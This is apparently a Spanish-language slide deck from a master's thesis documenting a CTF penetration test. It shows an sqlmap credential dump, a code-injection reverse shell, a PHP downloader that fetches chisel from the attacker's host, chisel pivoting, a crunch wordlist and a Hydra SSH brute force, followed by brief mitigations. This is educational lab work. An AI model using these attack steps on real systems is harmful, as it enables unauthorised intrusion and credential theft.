
Se guarda el resto de información de la base de datos para su posterior consulta. Existe una tabla de usuarios llamada *poc.users* con información aparentemente sensible.

```
[20:20:41] [INFO] fetching columns for table 'users' in database 'poc'
[20:20:41] [INFO] fetching entries for table 'users' in database 'poc'
Database: poc
Table: users
[6 entries]
+-------------+---------+
| pass        | user    |
+-------------+---------+
| tefeme!.    | pablo   |
| highway     | mark    |
| proof       | vanessa |
| rupert      | hancook |
| vAncouver.; | louis   |
| f1lem0n:D   | Steve   |
+-------------+---------+

[20:20:41] [INFO] table 'poc.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/10.10.10.110/dump/poc/users.csv'
[20:20:41] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/10.10.10.110'
```

DESARROLLO DEL CTF

ESCENARIO 3 – jump_force

- Análisis y explotación:
  - Se detecta otro formulario, *<backup.php>,* con variables *POST.* Se comprueba afirmativamente que es vulnerable a *Code Injection*
  - Se utiliza esta vulnerabilidad para establecer una *Shell* inversa contra nuestro *host.* El usuario activo en la *Shell* es *www-data* (servicio *Apache*)



DESARROLLO DEL CTF

ESCENARIO 3 – jump_force

Se detecta el ejecutable *socat*, pero se instala el ejecutable *chisel* para un mayor rango de opciones. Se carga mediante un servidor *HTTP* externo y un fichero PHP creado línea a línea desde la *Shell* disponible

```
$ echo "<?php" > /tmp/getfile.php
$ echo "\$fileUrl = 'http://10.10.10.110:9000/chisel';" >> /tmp/getfile.php
$ echo "\$fileName = basename( \$fileUrl );" >> /tmp/getfile.php
$ echo "\$savePath = '/tmp/' . \$fileName;" >> /tmp/getfile.php
$ echo "\$file = @file_get_contents( \$fileUrl );" >> /tmp/getfile.php
$ echo "if ( file_put_contents( \$savePath, \$file ) ) {" >> /tmp/getfile.php
$ echo "    echo 'File downloaded successfully';" >> /tmp/getfile.php
$ echo "} else {" >> /tmp/getfile.php
$ echo "    echo 'File failed to download';" >> /tmp/getfile.php
$ echo "}" >> /tmp/getfile.php
$ echo "?>" >> /tmp/getfile.php
```

Se configura *chisel* en ambos extremos para su uso como *Dynamic Port Forwarding Inverse Proxy* y poder realizar *pivoting*

```
┌──(kali㉿kali)-[~/Escritorio]
└─$ ./chisel server -p 1122 --reverse
2022/12/22 20:57:01 server: Reverse tunnelling enabled
2022/12/22 20:57:01 server: Fingerprint COgjh8sAvVpgR3XU1bgzhrMEq2SZtt/xtDgSBVBTrK8=
2022/12/22 20:57:01 server: Listening on http://0.0.0.0:1122
2022/12/22 20:57:22 server: session#1: tun: proxy#R:127.0.0.1:2211⇒socks: Listening
```

```
www-data@901fb2532e4a:/tmp$ ./chisel client 10.10.10.110:1122 R:2211:socks
./chisel client 10.10.10.110:1122 R:2211:socks
2022/12/23 01:57:22 client: Connecting to ws://10.10.10.110:1122
2022/12/23 01:57:22 client: Connected (Latency 2.472276ms)
```

Se configura *proxychains* para facilitar las siguientes ejecuciones

DESARROLLO DEL CTF

ESCENARIO 3 – jump_force

Se utiliza *nmap* con *proxychains* para escanear la red de *jump_force1,* se detecta un host con servicio *SSH* escuchando en el puerto TCP 2222

```
Nmap scan report for 172.18.0.3
Host is up, received arp-response (0.000066s latency).
Scanned at 2022-12-22 21:57:37 EST for 39s
Not shown: 65535 filtered tcp ports (no-response)
PORT     STATE SERVICE      REASON
2222/tcp open  EtherNetIP-1 syn-ack ttl 64
MAC Address: 02:42:AC:12:00:03 (Unknown)
```

Se crea con *crunch* un diccionario de claves aplicando permutación sobre las claves encontradas previamente en la tabla *poc.users*

```
$ crunch 1 1 -p tefeme ! . > ./jump2_pass.txt
$ crunch 1 1 -p highway ! . >> ./jump2_pass.txt
$ crunch 1 1 -p proof ! . >> ./jump2_pass.txt
$ crunch 1 1 -p rupert ! . >> ./jump2_pass.txt
$ crunch 1 1 -p vAncouver ! . >> ./jump2_pass.txt
$ crunch 1 1 -p vAnc0uver ! . >> ./jump2_pass.txt
$ crunch 1 1 -p vancouver ! . >> ./jump2_pass.txt
$ crunch 1 1 -p vanc0uver ! . >> ./jump2_pass.txt
$ crunch 1 1 -p f1lem0n ! . >> ./jump2_pass.txt
$ crunch 1 1 -p filemon ! . >> ./jump2_pass.txt
$ crunch 1 1 -p tefeme : D >> ./jump2_pass.txt
$ crunch 1 1 -p highway : D >> ./jump2_pass.txt
$ crunch 1 1 -p proof : D >> ./jump2_pass.txt
$ crunch 1 1 -p rupert : D >> ./jump2_pass.txt
$ crunch 1 1 -p vAncouver : D >> ./jump2_pass.txt
$ crunch 1 1 -p vAnc0uver : D >> ./jump2_pass.txt
$ crunch 1 1 -p vancouver : D >> ./jump2_pass.txt
$ crunch 1 1 -p vanc0uver : D >> ./jump2_pass.txt
$ crunch 1 1 -p f1lem0n : D >> ./jump2_pass.txt
$ crunch 1 1 -p filemon : D >> ./jump2_pass.txt
```

DESARROLLO DEL CTF

ESCENARIO 3 – jump_force

Se utiliza el diccionario generado para realizar un ataque por fuerza bruta mediante *Hydra* sobre el segundo *host* haciendo *pivoting* sobre *jump_force1* (se utiliza el usuario *pablo*)

Se consiguen las credenciales del usuario pablo. Se procede a acceder con éste al *host jump_force2* y leer la *flag de root*


```
└─$ proxychains hydra -l pablo ssh://172.18.0.3:2222 -P /home/kali/CTF/jump_force_fi
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in milita
ses (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-12-22 22:07:10
[DATA] max 8 tasks per 1 server, overall 8 tasks, 40344 login tries (l:1/p:40344), ~
[DATA] attacking ssh://172.18.0.3:2222/
[STATUS] 88.00 tries/min, 88 tries in 00:01h, 40256 to do in 07:38h, 8 active
[STATUS] 56.00 tries/min, 168 tries in 00:03h, 40176 to do in 11:58h, 8 active
[STATUS] 56.00 tries/min, 392 tries in 00:07h, 39952 to do in 11:54h, 8 active
[STATUS] 53.87 tries/min, 808 tries in 00:15h, 39536 to do in 12:14h, 8 active
[STATUS] 53.16 tries/min, 1648 tries in 00:31h, 38696 to do in 12:08h, 8 active
[STATUS] 52.72 tries/min, 2478 tries in 00:47h, 37866 to do in 11:59h, 8 active
[STATUS] 52.49 tries/min, 3307 tries in 01:03h, 37037 to do in 11:46h, 8 active
[STATUS] 52.48 tries/min, 4146 tries in 01:19h, 36198 to do in 11:30h, 8 active
[STATUS] 52.49 tries/min, 4987 tries in 01:35h, 35357 to do in 11:14h, 8 active
[2222][ssh] host: 172.18.0.3   login: pablo   password: tefeme.!
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-12-22 23:47:38
```

```
└─$ proxychains ssh pablo@172.18.0.3 -p 2222
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
pablo@172.18.0.3's password:
Linux 481c309233f5 5.19.0-kali2-amd64 #1 SMP PREEMPT_DYNAMIC Debian 5.19.11-1kali2 (2022-10-10) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
pablo@481c309233f5:~$ ls -la /home/pablo/
total 36
drwxr-x--x 1 pablo pablo 4096 May 27  2021 .
drwxr-xr-x 1 root  root  4096 May 26  2021 ..
-rw------- 1 pablo pablo   77 Dec 23 13:38 .bash_history
-rw-r--r-- 1 pablo pablo  220 May 26  2021 .bash_logout
-rw-r--r-- 1 pablo pablo 3526 May 26  2021 .bashrc
-rw-r--r-- 1 root  root    41 May 27  2021 .flag.txt
-rw-r--r-- 1 pablo pablo  807 May 26  2021 .profile
pablo@481c309233f5:~$ cat /home/pablo/.flag.txt
4d8c72671245d9d1b8e03a826db9d5ecead28c8c
pablo@481c309233f5:~$
```

Flag de root conseguida

DESARROLLO DEL CTF

ESCENARIO 3 – jump_force - Mitigaciones



Validación de campos de entrada, utilizar consultas parametrizadas, uso añadido de un WAF como filtro

Aplicar restricciones de acceso para evitar ataques de fuerza bruta

CONCLUSIONES

VALORACIÓN DE RESULTADOS

Objetivos del TFM:

- Enumerar los servicios
- Identificar y explotar las vulnerabilidades
- Escalar privilegios
- Ofrecer soluciones

Objetivos personales:

- Adquirir nuevos conocimientos pentesting
- Afianzar conocimientos del máster
- Uso de nuevas herramientas
- Ampliar conocimientos red/blue team

GRACIAS

Pentesting & Hacking Ético mediante resolución de un Capture The Flag (CTF)